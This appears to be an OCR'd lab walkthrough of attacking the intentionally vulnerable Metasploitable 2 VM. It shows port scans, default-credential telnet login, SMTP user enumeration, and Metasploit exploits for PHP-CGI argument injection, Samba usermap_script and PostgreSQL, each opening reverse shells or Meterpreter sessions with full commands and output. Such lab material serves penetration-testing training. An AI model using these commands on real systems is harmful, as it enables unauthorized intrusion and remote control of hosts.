
- scan port 23



```
┌──(root💀kali)-[/home/devil]
└─# nmap -sV -p23 192.168.227.136
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 00:20 IST
Nmap scan report for 192.168.227.136
Host is up (0.00019s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
MAC Address: 00:0C:29:25:E4:4A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.32 seconds
```

Method 1:-


- simply connect by cmd telnet <ip_addr>




```
┌──(root💀kali)-[/home/devil]
└─# telnet 192.168.227.136
Trying 192.168.227.136...
Connected to 192.168.227.136.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: 
```

Method 2:-

- use metasploit
- use auxiliary/scanner/telnet/telnet_login
- set options & exploit




```
[!] 192.168.227.136:23    - No active DB -- Credential data will not be saved!
[-] 192.168.227.136:23    - 192.168.227.136:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
[+] 192.168.227.136:23    - 192.168.227.136:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.227.136:23    - Attempting to start session 192.168.227.136:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.227.76:35357 -> 192.168.227.136:23 ) at 2022-03-10 00:38:50 +05
[*] 192.168.227.136:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i

Active sessions
===============

  Id  Name  Type   Information                                 Connection
  --  ----  ----   -----------                                 ----------
  3         shell  TELNET msfadmin:msfadmin (192.168.227.136:23)  192.168.227.76:39365 -> 192.168.227.136:
```


Exploit port 25

- scan port 25




```
┌──(root💀kali)-[/home/devil]
└─# nmap -sV -p25 192.168.227.136
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 00:44 IST
Nmap scan report for 192.168.227.136
Host is up (0.00020s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
MAC Address: 00:0C:29:25:E4:4A (VMware)
Service Info: Host:  metasploitable.localdomain

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.09 seconds
```

- check smtp version use metasploit
- use auxiliary/scanner/smtp/smtp_version




```
Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.227.136  yes       The target host(s), see https://github.com/rapid7/metasploit-framew
   RPORT    25               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smtp/smtp_version) > run

[+] 192.168.227.136:25    - 192.168.227.136:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\
[*] 192.168.227.136:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- use auxiliary/scanner/smtp/smtp_enum to check users



```
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.21.136
rhosts => 192.168.21.136
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.21.136:25     - 192.168.21.136:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu
[+] 192.168.21.136:25     - 192.168.21.136:25 Users found: , backup, bin, daemon, distccd, ftp, games, gna
aster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.21.136:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


- to verify user run follow cmd



```
┌──(root💀kali)-[/home/devil]
└─# nc 192.168.21.136 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
vrfy mysql
252 2.0.0 mysql
vrfy shivi
550 5.1.1 <shivi>: Recipient address rejected: User unknown in local recipient table
^C
```

Exploit by directory http://<ip_addr>/phpinfo


- search on browser http://192.168.21.136/phpinfo



PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*


- check version and check configuration file is under the /etc directory
- use metasploit to exploit



```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.21.136
rhosts => 192.168.21.136
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.21.76:4444
[*] Sending stage (39282 bytes) to 192.168.21.136
[*] Meterpreter session 1 opened (192.168.21.76:4444 -> 192.168.21.136:54459 ) at 2022-03-11 00:34:56 +053

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
```


Exploit port 139,445

- nmap scan




```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

- use metasploit




```
msf6 exploit(linux/samba/trans2open) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framewo
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.21.76    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

-




```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.21.136
rhosts => 192.168.21.136
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.21.76:4444
[*] Command shell session 2 opened (192.168.21.76:4444 -> 192.168.21.136:40196 ) at 2022-03-11 00:49:24 +0
```

Exploit port 5432




```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2022-03-10T18:58:14+00:00; +8s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=Ther
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no suc
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| MD5:   dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
|_SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
```

Method 1:-



```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.21.136
rhosts => 192.168.21.136
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.21.76
lhost => 192.168.21.76
msf6 exploit(linux/postgres/postgres_payload) > run

[-] Handler failed to bind to 192.168.21.76:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[-] Connection failed
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.21.76:4444
[*] 192.168.21.136:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.
[*] Uploaded as /tmp/SlwHjKUe.so, should be cleaned up automatically
[*] Sending stage (989032 bytes) to 192.168.21.136
[*] Meterpreter session 3 opened (192.168.21.76:4444 -> 192.168.21.136:59090 ) at 2022-03-11 01:00:23 +053
```

